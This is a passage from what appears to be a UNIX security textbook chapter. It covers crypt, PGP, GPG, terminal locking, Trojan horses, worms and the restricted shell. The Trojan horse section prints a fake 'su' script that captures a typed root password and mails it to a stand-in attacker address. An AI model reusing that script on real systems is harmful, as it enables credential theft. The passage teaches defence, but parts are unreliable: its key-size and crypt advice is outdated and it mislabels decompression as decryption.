Many UNIX variants, other than Linux distributions, provide the **crypt** command for file encryption. We will describe how to use the **crypt** command here. Note that the **crypt** command, if available on your system, cannot withstand serious attack. After we discuss how to use **crypt,** we will explain why files encrypted using it are vulnerable to attack and why it is not included in Linux. We will also describe replacements for it that can be used for serious encryption.

Using crypt

To use **crypt** to encrypt a file, you need to supply an encryption key, either as an argument on the command line, as the response to a prompt, or as an environment variable. Do not forget the key you use to encrypt a file, because if you do, you cannot recover the file-not even the system administrator will be able to help. The type of encryption used by the **crypt** command is called private key encryption, since anyone who knows the encryption key can easily find the decryption key In fact, for **crypt** the encryption key and the decryption key are exactly the same! (Later in this chapter we will discuss a different kind of encryption system, known as a public key system, where knowing the encryption key does not provide useful help for decryption. In particular, we will discuss the popular Pretty Good Privacy [PGP] system.)

Providing the key on the command line is almost always a bad idea (you'll see why later in this chapter). However, you may want to use the **crypt** command in this way inside a shell script. The following example shows this use of **crypt**. The command line

```
$ crypt buu2 < letter > letter.enc
```

encrypts the file *letter* using the encryption key "buu2", putting the encrypted contents of the file *letter* in the file *letter.enc.* Generally, you won't be able to view the contents of the file *letter.enc,* because it probably contains non-ASCII characters.

For instance, if the file *letter* contains the following text,

```
$ cat letter
Hello,
This is a sample letter.
```

then using **crypt** with the key "buu2" gives

```
$ crypt buu2 < letter
R-Sw1;M>6X_4#=R ;w0M4K\$
```

where the last character, the dollar sign, is the prompt for your next command.

Hiding the Encryption Key

When you use **crypt** with your encryption key as an argument, you are temporarily making yourself vulnerable. This is because someone running the **ps** command with the **-a** option will be able to see the command line you issued, which contains the encryption key

To avoid this vulnerability, you can run **crypt** without giving it an encryption key When you do this, it will prompt you for the key The string you type as your key is not echoed back to your display Here is an example showing how **crypt** is run in this way:

```
$ crypt < letter > letter.enc
```

```
Enter Key: buu2
```

You enter your encryption key at the prompt "Enter Key:".

Using an Environment Variable

You can also use an environment variable as your key when you encrypt a file with **crypt**. When you use the **-k** option to **crypt**, the key used is the value of the variable *CRYPTKEY.* For instance, you may have the following line in your *.profile:*

```
CRYPTKEY=buu2
```

To encrypt the file *letter,* you use the command line

```
$ crypt -k letter
```

The preceding example encrypts *letter* using the value of *CRYPTKEY,* buu2, as the key.

Generally, it is not a good idea to use this method because it uses the same key each time you encrypt a file. This makes it easier for an attacker to cryptanalyze your encrypted files. Also, storing your key in a file makes it vulnerable if an unauthorized user gains access to your *.profile.*

Decrypting Files

To decrypt your file, run **crypt** on the encrypted file using the same key This produces your original file, because the process of decrypting is identical to the process of encrypting. Make sure you remember the key you used to encrypt a file. You will not be able to recover your original file if you forget the key, and your system administrator won't be able to help you.

Using the -x Editor Option

One way to protect a file is to create it using your favorite editor and then encrypt the file using **crypt**. To modify it, you first need to decrypt the file using **crypt,** run your editor, and then encrypt the results using **crypt**. When you use this procedure, the file is unprotected while being edited, since it is in unencrypted form during this time.

To avoid this vulnerability, you can encrypt your files by invoking your editor (**ed** or **vi**) with the **-x** option. For instance, to use **vi** to create a file named *projects* using "ag20v3n" as your encryption key, do the following:

```
$ vi   -x projects
Key:  ag20v3n
```

The system prompts you for your encryption key You have to remember it to be able to read and edit this file. To edit the file, run **vi -x** and enter the same key when you are prompted. You can read the file using this command:

```
$ crypt < projects
Key:  ag20v3n
```

The Security of crypt

Unfortunately, the encryption provided by this command is quite weak; files encrypted using it cannot withstand a serious attack. The algorithm used by **crypt** to encrypt files simulates the action of a mechanical encrypting machine known as the Enigma, which was used by Germany during World War II. Files made secret using **crypt** are vulnerable to attack. For example, tools have been developed by Jim Reeds and Peter Weinberger and publicized in the *Bell Laboratories Technical Journal* to cryptanalyze files encrypted using **crypt**. There has even been a distribution on netnews of a program written by Bob Baldwin in 1986 called the *Crypt Breaker's Workbench* that performs this cryptanalysis. The moral is that you should not consider files encrypted this way to be very secure.

Strong Replacements for crypt

The primary reason that the **crypt** command is not included with Linux is that until the mid-1990s, U.S. government regulations prohibited the export of systems that included cryptographic functions,

including UNIX with **crypt**. Surprisingly, such systems were classified as munitions. Computer vendors exporting their UNIX systems outside of the United States. and Canada had to remove the **crypt** command. Because Linux was meant for worldwide use, Linux developers avoided implementing this command. Furthermore, in the early 1990s more powerful cryptographic capabilities were developed to provide encryption that could withstand serious attacks, including the Pretty Good Privacy system (and the GNU version, the GNU Privacy Guard). We will discuss the Pretty Good Privacy system and the GNU Privacy Guard later in this chapter.

Because the **crypt** command is cryptographically weak and because it is not available for all UNIX variants, several stronger replacement commands, **ccrypt** and **mcrypt,** have been developed. These replacement commands are designed to be used in the same way the **crypt** command is used, taking options that are almost identical to the command-line options for **crypt**. This makes it easy to upgrade shell scripts written using **crypt** to provide strong encryption. These replacements commands support extremely strong encryption capabilities that can withstand powerful attacks. The **ccrypt** command is available for Linux, Solaris, HP-UX, AIX, Mac OS X, FreeBSD, OpenBSD, and NetBSD. Encryption in **ccrypt** is based on the Advanced Encryption Standard, a U.S. government standard. You can learn more about **ccrypt** and download it by going to *http://ccrypt.sourceforge.net/*. To learn more about **mcrypt,** which supports a wide range of cryptographic algorithms, go to *http://mcrypt.sourceforge.net/*.

Compressing and Encrypting Files

You can protect a file from cryptanalysis by first *compressing* it and then encrypting it. In this section you'll first learn how to compress files and then see how to use compression to help make files more secure.

Compressing Files

Compression replaces a file with an encoded version containing fewer bytes. The compressed version of the file contains the same information as the original file. The original file can be recovered from the compressed version by undoing the compression procedure. A compressed version of the file requires less storage space and can be sent over a communications line more quickly than the original file.

Most UNIX variants provide several commands that you can use to compress files. For example, systems based on SVR4 include both the **pack** and the **compress** commands. Other systems, including Linux, provide the **gzip** command (and usually also provide **pack** or **compress**).

THE pack COMMAND When you use the **pack** command on a file, it replaces the original file with a compressed file. The compressed file has the same name as the original file except that it has a *.z* at the end of the filename. Also, the **pack** command uses standard error to report the compression percentage (which is the percentage that the compressed file is smaller than the original file). For instance, this is how you would compress the report file using **pack**:

```
$ pack report
pack: report:    41.3% Compression
```

Listing all files that begin with the string report then gives this:

```
$ ls report*
report.z
```

You can recover your original file from the compressed version by running the **unpack** command with the original filename as the argument, as shown here:

```
$ unpack report
unpack: report: unpacked
```

THE compress COMMAND The **pack** command uses a technique known as Huffman coding to compress files. Typically this technique achieves 30–40 percent compression of a text file. However, other methods can compress files into fewer bytes. One such compression technique is the Lempel-Ziv method used by the **compress** command. This command originally came from the BSD System. Because the Lempel-Ziv method is almost always more efficient than Huffman coding, **compress** will almost never use more bytes than **pack** to compress a file. Generally, Lempel-Ziv reduces the number

of bytes needed to code English text or computer programs by more than 50 percent.

When you run the **compress** command on a file, your original file is replaced by a file with the same name but appended with *.Z*. For instance,

```
$ compress records
$ ls records*
records.Z
```

Note that the **compress** command does not report how efficient its compression is (unlike the **pack** command) unless you supply it with the **-v** option, as shown here:

```
$ compress -v records
records: Compression: 49.17% -- replaced with records.Z
```

To recover the original file, use the **uncompress** command. This uncompresses the compressed version of the file, removing the compressed file. For instance, this is how you would obtain the original file *records:*

```
$ uncompress records
```

If you wish to display the uncompressed version of your file but leave the compressed version intact, use this command:

```
$ zcat records
```

THE gzip COMMAND The **gzip** command is the standard GNU compression program. When you use the **gzip** command on a file, this file is replaced by a compressed version that has the same name as the original file but with the extension *.gz* added. For example, the command

```
$ gzip records
```

replaces the file *records* with the compressed file *records.gz.* To decompress files that were encrypted using **gzip,** you can either use the **gunzip** command or the **gzip** command with the **-d** (*d*ecrypt) option. Note that it is not necessary to provide the extension *.gz* when using either of these decryption commands. For example, either

```
$ gunzip records
```

or

```
$ gzip -d records
```

will replace the encrypted file *records.gz* with the original file *records.*

Compression and Encryption as Security Measures

To make it harder for an intruder to recover the plaintext version of a file from the encrypted file, you can first compress the file and then encrypt it, preferably by a strong encryption program. Programs designed to cryptanalyze files encrypted using particular algorithms will not work well when you do this. For instance, if you only have the **crypt** command available, you can make your file more secure by using the **pack** command followed by the **crypt** command. (Note that your files will still be vulnerable to serious attack, but this approach will provide some added security)

```
$ pack records
pack: records: 41.1% Compression

$ crypt < records.z > records.enc
Enter key: buu2
$ rm records.z
```

To recover your file, use the **crypt** command followed by **unpack**:

```
$ crypt < records.enc > records.z
Enter key: buu2
$ unpack records
unpack: records: unpacked
```

You can also combine **compress** and **crypt**. To make your file secure, use the **compress** command

followed by the **crypt** command:

```
$ compress records
$ crypt < records.Z > records.enc
Enter key: buu2
```

To recover your original file, use the **crypt** command followed by **uncompress**:

```
$ crypt < records.enc > records.Z
Enter key: buu2
$ uncompress records
```

PREV NEXT

PREV NEXT

Pretty Good Privacy (PGP)

How can you encrypt and send a file to someone so that this person can decrypt it upon receipt, but no one else can decrypt it? One way would be to encrypt the file using the **crypt** command and then send the file via e-mail, having informed the recipient of the encryption key so that the recipient can decrypt the file. This is awkward, since you need to transmit the encryption key to the recipient separately from the message. For example, you could give the intended recipient the key in person, call this person on the phone to provide the key, or mail the key in a separate e-mail message (which is not terribly secure).

A better solution to this problem is provided by public-key cryptography In public-key cryptography there are separate encryption and decryption keys, and knowing an encryption key does not permit someone to determine (using a reasonable amount of computing resources) a decryption key With public-key cryptography you only need to look up the public key of the intended recipient in a public directory to encrypt a file that will be sent to this person.

Public-key cryptography was invented in the 1970s and began to be used in practice in the early 1980s. Public-key cryptography was introduced to the UNIX world when Philip Zimmerman implemented it in his Pretty Good Privacy (PGP) system, a system designed to encrypt e-mail, as well as other files, in the early 1990s. In the following years, PGP became extremely popular and was available for wide range of UNIX variants, including Linux, as well as for Windows PCs. In the mid-1990s, the U.S. government claimed that Zimmerman was violating export rules for cryptosystems by distributing PGP worldwide, leading to serious legal problems for Zimmerman and for PGP. After much controversy, the case against Zimmerman was finally dropped in 1996. Afterward, Zimmerman started a new company to produce new versions of PGP. However, because of the widespread use of different versions of PGP developed by different teams who had licensed PGP code, the need for a PGP standard became pressing. The Internet Engineering Task Force (IETF) has developed, and continues to develop, the OpenPGP standard. The OpenPGP standards specifies a protocol for encrypting and signing e-mail messages and for certificates used to securely exchange encryption keys.

Both commercial and noncommercial implementations of OpenPGP have been developed. We will briefly address the most popular of these, the GNU Privacy Guard (GPG) after we discuss PGP.

Obtaining and Installing PGP

You can obtain a freeware version of PGP at *http://www.pgpi.com*. You can download PGP 6.5 for AIX, HP-UX, Linux, and Solaris, and you download PGP source code for UNIX from this site. (This international site supports a wizard that can be used to download the appropriate version of PGP for your location and your operating system. Note that it is not allowed for someone outside of the United States to download PGP from a site in the United States.) If you intend to use PGP for commercial purposes, you can buy it from the PGP Corporation *(http://www.pgp.com)*. A variety of products are also available that incorporate PGP into applications, such as sending e-mail and making voice calls over the Internet.

Downloading and installing PGP software is rather complicated. If you use a variant of UNIX other than AIX, HP-UX, Linux, or Solaris, you will have to compile programs to install PGP on your system. We will not cover how to do that task here. Rather, we refer you to a good reference, such as the book *Practical PGP Privacy* by Simson Garfinkel, for step-by-step instructions you can follow for downloading PGP and installing it on your machine. Instead, we will concentrate on how you can use PGP once it is installed and working on your system.

Configuring PGP

Before using PGP (assuming that it is installed on your system), you will need to create a special directory for PGP. Furthermore, you should set the value of a new environment variable, PGPPATH, to this directory First, create a subdirectory *.pgp* in your home directory, using the command

```
$ mkdir .pgp
```

and then add the following line to your *.profile:*

```
$ PGPPATH=/home/logname/.pgp; export PGPPATH
```

with *logname* replaced by your own logname. Next, you will need to generate your public encryption key, and the corresponding private decryption key To do this, you use the command

```
$ pgp -kg
```

When you enter this command, PGP will prompt you for four different types of information.

First, you will be asked to select a key size. As long as you have a relatively fast machine, you should choose 1024 bits. (Messages are more secure when a larger key size is used, but the larger the key size, the longer it will take to encrypt and decrypt messages.)

Next, you will be prompted for a user ID for the key, which is the name that you and other people will use to refer to this key Usually, a user ID for a key is the name of a user followed by the user's e-mail address enclosed in angle brackets, such as

```
William J. Clinton <president@whitehouse.gov>
```

Once you have entered the user ID for the key, you will also be prompted for a *pass phrase,* which you will use to access your secret key As your pass phrase you should select a string of ASCII characters that you can easily remember but that should be difficult for someone else to figure out or guess, such as a string of nonsense words.

Caution *If you forget your pass phrase, you will not be able to use your secret key.*

Finally, PGP will ask you to do random typing so that it can generate some random numbers. PGP uses the timing to your keystrokes to generate these numbers, so it does not matter what you type. After you have finished responding to all these prompts, PGP generates the public encryption key and the corresponding private decryption key Generating these keys may take your system more than a minute, depending on how fast your system is, and the length of the key that you requested.

Key Rings and Key Servers

PGP uses *key rings* to store keys. You store your private secret decrypting key (or keys, if you have more than one) on one key ring and your public encrypting key and those of other people on another key ring. By default, your private secret key ring is kept in the file *secring.pgp,* and your public key ring, in *pubring.pgp* (although you can use other names for these files if you wish).

When someone else sends you a public key by sending a file containing it, you must add it to your key ring before you can encrypt messages using this key You do this using the command of the form

```
$ pgp -ka file
```

For example, to add Alice's public key, which she sent you in the file *alice.pgp,* to your public key ring, you use the command

```
$ pgp -ka alice.pgp
```

You can view the keys on any of your public key rings using the command

```
$ pgp -kv keyring
```

For example, to view the keys on your secret key ring, you simply provide the name of your secret key ring, such as

```
$ pgp -kv secring.pgp
```

Someone who wants to send you a message encrypted with your public key must have access to this key The easiest way to give someone your public key is to copy your public key ring (after all, it is just a file). However, you probably should be more careful with this file, since whoever has this view can find out who your e-mail correspondents are.

A better method to give someone your public key is to extract your public key from your public key ring so that it can be shared. To do this, you use a command of the form

```
$ pgp -kx userid keyfile
```

where *userid* provides enough information to uniquely identify your key (such as just your name as described previously) and *keyfile* is the name of the file that will contain your public key For example, the command

```
$ pgp -kx rosen rosen.pgp
```

would extract the public key of the user rosen, putting it in the file *rosen.pgp.* You provide the file *keyfile* (in this case, *rosen.pgp*) to people who will want to send you encrypted messages that you will be able to decrypt.

Another way to publicize your public key so that other people can use it is to send it to a *public key server.* A public key server acts as a repository of PGP public keys for many different people. A public key server performs the public service of accepting public keys from anyone and allowing anyone to access these keys. Another nice thing about public key servers is that they are interconnected. When you send a key to one of these public key servers, it automatically sends the key on to other public key servers.

You can access a PGP key server via the web at *http://pgp.mit.edu/* or *http://keyserver.veridis.com:11371/index.html*. You can also use an e-mail-based PGP key server; go to *http://www.uk.pgp.net/pgpnet/email-key-server-info.html* for more information about this option.

Encrypting Files

To encrypt an ASCII file, such as a text message, using the public key of the intended recipient of the file, use a command of the form

```
$ pgp -e file userid
```

For example, to send the file *memo.txt* to Alice (who is a user already on your public key key ring), use the command

```
$ pgp -e memo.txt Alice
```

This will produce a file *memo.pgp,* which is an encrypted version of *memo.txt,* encrypted using Alice's public key Note that *memo.pgp* will be a binary file, so if you intend to use e-mail to send this file as text, you should also convert the encrypted file to ASCII. This can be done automatically using the **-a** option. For example,

```
$ pgp -ea memo.txt Alice
```

encrypts the file *memo.txt* using Alice's public key and converts the file into ASCII.

PGP also provides the **-t** option, used to ensure that text messages sent via e-mail to different types of systems have the appropriate line endings. (This is necessary, since on UNIX systems lines end with a line feed, on Macintosh systems lines end with a carriage return, and on Windows systems lines end with a carriage return and a line feed.) For example, to send the e-mail message *message.txt* to Alice, you should use

```
$ pgp -eat message.txt Alice
```

Secure Signatures

You can use the **-s** option to automatically attach a signature to your message. This signature is encrypted using the same key that you use as your secret decrypting key For example, you can use the command

```
$ pgp -sea memo.txt Alice
```

to send an encrypted version of the file *memo.txt,* encrypted with Alice's public key and with a signature attached encrypted with your secret key, all converted into ASCII. When you enter this

command, PGP will prompt you for your pass phrase. This is necessary, since your secret key must be accessed to produce your signature.

Decrypting Files

When you receive a file from someone else that was encrypted using your public key, you can decrypt it using a command of the form

```
$ pgp file
```

For PGP to decrypt this file, it needs to know your secret key. You will be asked by PGP for your pass phrase for your secret key PGP will attempt to decrypt the message using your key and will verify the secure signature of the sender, if the message has been signed, using the public key of the sender.

Advanced PGP Features

There is an extensive community of people who use PGP on a regular basis. We have only briefly introduced PGP here. If you intend to become a regular user of PGP, you will want to set up a PGP configuration file. You will also want to learn how to certify the validity of keys and of signatures. You will also want to learn how to revoke keys. And you will want to learn about levels of trust and how these are handled with PGP. For coverage of these and related topics, consult the references on PGP listed at the end of this chapter.

PREV NEXT

PREV NEXT

GNU Privacy Guard (GPG)

The GNU Privacy Guard (GPG), which can be freely used, modified, and distributed under the GNU General Public License, is a widely used implementation of the OpenPGP standard. GPG is bundled with many Linux distributions and it is supported for use on Mac OS X, Free BSD, Open BSD, and NetBSD. It also compiles and runs on many other UNIX systems, including Solaris, HP-UX, AIX, and Unixware.

People in the United States can download GPG from the GNU Privacy Guard home page at *http://www.gnupg.org/*. It is not allowed for people outside the United States to download GPG from servers in the United States. Users in other countries can download the GNU Privacy Guard from *http://www.pgpi.org*. We will give a brief introduction to the use of GPG. For more information about PGP and explanation about how to use its features, see the GNU Privacy Handbook at *http://www.gnupg.org/gph/en/manual.html*.

Generating a Key Pair

To create a key pair in GPG, you use the command

```
$ gpg --gen-key
```

When you run this command, GPG asks you to choose the cryptographic algorithms used to create your keys. You should choose the default option (DSA and El Gamal) so that you encrypt files as well as sign them. When prompted to select a key size, you should select the default, 1024 bits, unless your computer has performance problems, in which case you might want to select 768 bits. Next, you specify how long you want your keys to remain valid in days, weeks, months, or years. Expect for users with demanding security needs, most users select the option that specifies that keys do not expire. Otherwise, you can specify the length of time for which keys remain valid.

Next, you specify your name, e-mail address, and comments (which may be anything), and a pass phrase. GPG uses this data to create the user ID of the key pair. Note that each key pair includes a public key that can be shared with the outside world and a private key that remains on your system.

Exchanging Keys

You need to exchange public keys with other people to use GPG to communicate with them securely To send your public key to someone else, you need to *export* it. For instance, to export the key of the user steve@att.com, so that it is encoded as ASCII text, with the resulting file containing the ASCII encoding of the key called steve.key, you use the command

```
$ gpg --armour --export steve@att.com -o steve.key
```

To use the public key of another user, you need to *import* it, unless it is already on your *key ring,* which contains all the public keys immediately available for use on your system. For example, the command

```
$ gpg -import linda.key
```

imports the key `linda.key` to your key ring.

To see all the keys available on your key ring, use the command

```
$ gpg --list-keys
```

Encrypting and Decrypting with GPG

To use GPG to encrypt a document, you use the **-encrypt** option. Of course, to encrypt a document so that your intended recipient can decrypt it, you must have the public key of your intended recipient. You need to provide the name of the file you wish to encrypt; otherwise, the standard input in encrypted. The encrypted file is sent to file specified using the **--output** option or is sent to standard

output. GPG also compresses the file for additional security, besides encrypting it. For example, to encrypt the file *report* using the public key steve@att.com, putting the encrypted output in *report.grp,* use the command

```
$ gpg --output report.gpg --encrypt --recipient steve@att.com report
```

Here, the **--recipient** option specifies the recipient and the public key used to encrypt the file. The encrypted file can only be decrypted using the private key corresponding to the recipient's public key.

To decrypt a message, you use the **--decrypt** option. You must have the private key corresponding to the public key used to encrypt the message. As with GPG encryption, the input is the document to decrypt and output is the original file. For example, steve@att.com decrypts the file *report.doc* using the command

```
$ gpg --output report --decrypt report.gpg
```

When he enters this command, he is prompted to enter his pass phrase. After he enters his pass phrase, the file is decrypted.

Signing Documents and Verifying Signatures

GPG can be used to digitally sign files. A digital signature can be used to certify that a file was sent by a particular person at a particular time. GPG uses a different key pair for creating and verifying signatures than it does for encryption and decryption.

The command-line option **--sign** is used for digital signatures, with the file to sign provided as input. The signed document is the output. For example, the command

```
$ gpg --output report.sig --sign report
```

can be used to sign the file report, putting the output, the signed file, in report.sig. When this command is run, the user has to enter the pass phrase to digitally sign the file using the private key of the key pair used for digital signatures. Note that GPG compresses the file before signing it. The output is a binary file.

When you receive a signed document, you can either just check the signature or both check the signature and decrypt the original document. You use the **--verify** option to check the validity of the signature, you use the **--decrypt** option to both verify the signature and decrypt the document. For example, the command

```
$ gpg --output report --decrypt report.sig
```

tells us whether this document has a valid signature, and if valid, when it was signed; it will place the decrypted version of the file *report.sig* in the file *report.*

PREV NEXT

Console Locking

Perhaps the most common security lapse is when computer users leave their consoles unattended while they are logged in. When you walk away from your console, anyone can sit at your desk and continue your session. A benign intruder may play a harmless trick on you, such as changing your prompt to something strange, such as “What Do You Want?” But a malicious intruder could change your *.profile* so that you are immediately logged off after you log in. Or worse, this intruder may erase all your files.

One way to avoid this problem is to log out every time you leave your console. This can be inconvenient, especially if you have multiple windows open on your system, because you have to close each one to log out, and because you have to log in every time you return to your console. If you are using CDE or KDE, you can configure your screensaver so that it activates a relatively short period of time during which no input is entered and so that the screensaver is deactivated only after you enter your password. Alternatively, if you are using any graphical user interface on the X Window System, you can use the **xlock** to lock your system. To add **xlock** to your system, you need to add the *xlockmore* package, which can be obtained at *http://www.tux.org/~bagleyd/xlockmore.html*. Note that this package is included with many Linux distributions.

If you use your system in text input mode, you can use a *terminal locking* program that locks, or temporarily disables, your terminal. Several different add-on programs of this type are available for terminals, including **tlock** or **vlock**. These programs lock your keyboard and blank out your screen. When you run **tlock**, it prompts you for a password. Once you enter your password and match it by entering it again at a second prompt, it locks your terminal. To unlock the terminal, you have to enter the password again. On most systems, **tlock** is written to disregard BREAK, DELETE, CTRL-D, or other disruptions. The **tlock** program can be obtained at *http://directory.fsf.org/tlock.html*. The **vlock** program is included with many Linux distributions.

PREV NEXT

PREV NEXT

Logging Off Safely

You should log out properly so that another user cannot continue your session. If you turn off your terminal or hang up your phone when you have a dial-up connection, the system may not be able to disconnect you and kill your shell before another user is connected to the same port. This new user may be connected to the shell session you thought you were terminating. If you are using a hard-wired terminal, you may not be logged off even if you turn off the terminal.

You should log out using either **exit** or CTRL-D. When the system responds with

```
login:
```

you know that your session has been properly terminated.

PREV NEXT

PREV NEXT

Trojan Horses

A *Trojan horse* is a program that masquerades as another program or, in addition to doing what the genuine program does, performs some other unintended action. Often a Trojan horse masquerades as a commonly used program, such as **ls**. When a Trojan horse runs, it may send files to the intruder or simply change or erase files.

An example of a Trojan horse has been provided by Morris and Gramp in their article listed at the end of this chapter. Their example is a Trojan horse that masquerades as the **su** command. The shell script for the Trojan horse is placed in the file *su* in a directory in the path of the user. The shell script for this Trojan horse is given here:

```
stty -echo                              #turn character echoing off
echo "Password: \c"                     #echo "Password:"

read X                                  #assign input string to variable X
echo ""                                 #begin new line
stty echo                               #turn character echo back on
echo $1 $X | mail outside!creep &       #send logname and value of X to outside!creep
sleep 1                                 #wait 1 second
echo Sorry.                             #echo "Sorry."
rm su                                   #remove the shell script for this program
```

Suppose that the *PATH* variable for this user is set so that the current directory precedes the directory containing the genuine **su** command. The following session takes place when the user runs the **su** command.

```
$ su
Password: ab2cof1   {entered password is not displayed}
Sorry.
$ su
Password: ab2cof1   {entered password is not displayed}
```

This session starts with the user typing **su**, thinking this will run the superuser **su** command. Instead, the Trojan horse **su** command runs. The user enters the root password (which is not echoed back). The Trojan horse **su** command sends the logname and the password to *outside!creep,* compromising the user's security The bogus **su** command removes itself after mailing the password. The user sees **su** fail and infers that the password has been mistyped. Then when the user runs **su** again, the genuine **su** program runs and the user can log in as superuser after entering the correct password.

This example shows that you may be vulnerable to a Trojan horse if the shell searches the current directory before searching system directories. Suppose you find this:

```
$ echo $PATH
:/bin:/usr/bin:/fred/bin
```

With this value for *PATH,* the current directory (represented by the empty field before the first colon) is the first directory searched by the shell when a command is entered.

On the other hand, if the path is set up this way,

```
$ echo $PATH
/bin:/usr/bin:/home/fred/bin:
```

the current directory is searched last by the shell when a command is entered.

Consequently, to avoid this type of Trojan horse, set your *PATH* variable with the empty field last, so that the current directory is searched last after system directories have been searched.

PREV NEXT

PREV NEXT

Viruses and Worms

Computer *viruses* and *worms* are relatively new types of attacks on systems. There is a strong analogy between a biological virus and a computer virus. A computer virus is code that inserts itself into other programs; these programs are said to be *infected.* Computer viruses cannot run by themselves. A virus may cause an infected program to carry out some unintended actions that may or may not be harmful. For instance, a virus may cause a message to be displayed on the screen, or it may wipe out files. One action a computer virus may do is have the infected program make copies of the virus and infect other programs and machines.

A worm is a computer program that can spread working versions of itself to other machines. A worm may be able to run independently, or it may run under the control of a master program on a remote machine. Worms are typically spread from machine to machine using electronic mail or other networking programs. Some worms have been used for constructive purposes, such as performing the same task on different machines in a network. Worms may or may not have damaging effects. They may use large amounts of processing time or be destructive. Worms often cause damage by writing over memory locations used for other programs.

The most famous worm was the *Internet Worm* that caused widespread panic on the Internet in November 1988. The programs used by the worm were written by a computer science graduate student. (The worm attacked computers running the BSD System and the SunOS from certain manufacturers.) These programs were sent to other computers using the **sendmail** command for electronic mail. The **sendmail** command, part of the BSD System, had several notorious loopholes that made the worm possible. In particular, the worm used **sendmail** code designed for debugging, which permitted a mail message to be sent to a running program, with input to the program coming from the message. The worm also took advantage of weaknesses in the implementation of the **finger** daemon on VAX computers from DEC, as well as security weaknesses of the remote execution system, including the **rsh** command. The security holes exploited by this 1988 virus were closed in all UNIX variants shortly after this attack. This is an example of how security in UNIX (and other systems) advances. Whenever security holes are found, an attempt is made to close them, resulting in new security features.

PREV NEXT

PREV NEXT

Security Guidelines for Users

You may find the following set of guidelines useful for checking whether your login and your resources are secure:

- *Choose a good password and protect it from other users.* Do not use any strings formed from names or words that other people could guess easily, such as your first name followed by a digit, or any word in an English dictionary Do not tape a piece of paper with your password written on it anywhere near your terminal. Change your password regularly, especially if your system does not force you to do this.
- *Encrypt sensitive files with an encryption algorithm providing the appropriate level of security.* Encrypt all files that contain information you do not want even your system administrator to read. If your files are not extremely sensitive, but you want to afford them a moderate degree of protection, encrypt them the basic encryption facilities available on your system, for example, by using the **crypt** command, letting **crypt** prompt you for your key, or by using your editor with the **-x** option. Be sure to remember the key you use to encrypt a file, because you will not be able to recover your file otherwise. This makes your files *difficult* to read, but not totally invulnerable, because a persistent intruder can use a program that performs cryptanalysis to recover your original files. For extremely sensitive files, use a special-purpose encryption program such as PGP (or GPG) or use one of the **ccrypt** or **mcrypt** commands. This makes your encrypted files highly resistant to attack. Also, make sure to encrypt files and e-mail messages that you want to keep secure. You can use PGP to do this.
- *Protect your files by setting permissions carefully.* Set your **umask** (described in Chapter 3) as conservatively as is appropriate. Reset the permissions on files you copy or move, using **cp** and **mv**, respectively, to the permissions you want. Make sure the only directory you have that is writable by users other than those in your group is your *rje* (*r*emote *j*ob *e*ntry) directory, which should remain writable by everyone, since it is sometimes used to send you the output of programs you run.
- *Protect your .profile.* Set the permissions on your *.profile* so that you are the only user with write permission and so that other users, not in your group, cannot read it. If other users can modify your *.profile,* they can change it to obtain access to your resources. Users who can read your *.profile* can find the directories where your commands are by looking at the value of your *PATH* variable. They could then possibly change these commands.
- *Be extremely careful with any suid or sgid program that you own.* If you have any suid or sgid programs, make sure they do not include any commands that allow shell escapes. Also, make sure they follow security guidelines for suid and sgid programs.
- *Never leave your terminal unattended when you are logged on.* Either log out whenever you leave the room, or use a terminal-locking program.
- *Impede Trojan horses.* Make sure your *PATH* variable is set so that system directories are searched before current directories.
- *Beware of viruses and worms.* Avoid viruses and worms by not running programs given to you by others. If you run programs from other users that you trust, make sure they did not get these programs from questionable sources.
- *Monitor your last login time.* Check the last login time the system displays for you to make sure no one used your account without your knowing it.
- *Log out properly.* Use either **exit** or CTRL-D to log out. This prevents another user from continuing your session.

PREV NEXT

PREV NEXT

The Restricted Shell (rsh)

Some versions of UNIX include a special shell, the *restricted shell,* that provides restricted capabilities. Although the restricted shell provides only a limited degree of security, it can prevent users who should only have access to specific programs from damaging the system. For instance, a bank clerk should only have access to programs used for particular banking functions, a text processor should only have access to certain text processing programs, and an order entry clerk should only have access to programs for entering orders.

System administrators can prevent these users from using other programs by assigning the restricted shell, **rsh**, as their start-up program. This is done by placing */bin/rsh* as the entry in the last field of this user's entry in the system's */etc/passwd* file. The restricted shell can also be invoked by providing the **sh** command with the **-r** option. (Note that the restricted shell **rsh** is different from the command **rsh**, which is the remote shell command that is included with the Internet Utilities package discussed in Chapter 9.)

The following restrictions are placed on users running the restricted shell **rsh**:

- Users cannot move from their home directory, because the **cd** command is disabled.
- Users cannot change the value of the *PATH* variable, so that they can only run commands in the *PATH* given to them by the system administrator.
- Users cannot change the value of the *SHELL* variable.
- Users cannot run commands in directories other than in their *PATH,* because they cannot use a command name containing a slash (/).
- Users cannot redirect output using > or >>.
- Users cannot use **exec** commands.

These restrictions are enforced after the user's *.profile* has been executed. (Unfortunately, a quick user can interrupt the execution of *.profile* and get the standard shell.) The system administrator sets up this user's *.profile,* changes the owner of this file to *root,* and changes its permissions so that no one else can write to it. The administrator defines the user's *PATH* in this *.profile* so that the user can only run commands in a specified directory, which is often called */usr/rbin.*

The restricted shell uses the same program as the standard shell **sh** does, but running it restricts the capabilities allowed to the user invoking it.

The restricted shell **rsh** provides only limited security. Skilled users can easily break out of it and obtain access to an unrestricted shell. However, the restricted shell can prevent naive users from damaging their resources or the system.

PREV NEXT

PREV NEXT

Levels of Operating System Security

The following is a discussion of an optional topic, which is somewhat more sophisticated than the previous material.

As you have seen, UNIX provides a variety of security features. These include user identification and authentication through login names and passwords, discretionary access control through permissions, file encryption capabilities, and audit features, such as the last login record. However, general-purpose UNIX Systems do not provide for the level of security required for sensitive applications, such as those found in governmental and military applications.

The U.S. Department of Defense has produced standards for different levels of computer system security These standards have been published in the *Trusted Computer System Evaluation Criteria* document. The *Trusted Computer System Evaluation Criteria* is commonly known as the "Orange Book," because of its bright orange cover. Computer systems are submitted by vendors to the National Computer Security Center (NCSC) for evaluation and rating.

There are seven levels of computer security described in the "Orange Book." These levels are organized into four groups-A, B, C, and D-of decreasing security requirements. Within each division, there are one or more levels of security, labeled with numbers. From the highest level of security to the lowest, these levels are A1, B3, B2, B1, C2, C1, and D. All the security requirements for a lower level also hold for all higher levels, so that every security requirement for a B1 system is also a requirement for a B2, B3, or A1 system as well.

Minimal Protection (Class D)

Systems with a Class D rating have minimal protection features. A system does not have to pass any tests to be rated as a Class D system. If you read news stories about hackers breaking into "government computers," they are likely to be class D systems, which contain no sensitive military data.

Discretionary Security Protection (Class C1)

For a system to have a C1 level, it must provide a separation of users from data. Discretionary controls need to be available to allow a user to limit access to data. Users must be identified and authenticated.

Controlled Access Protection (Class C2)

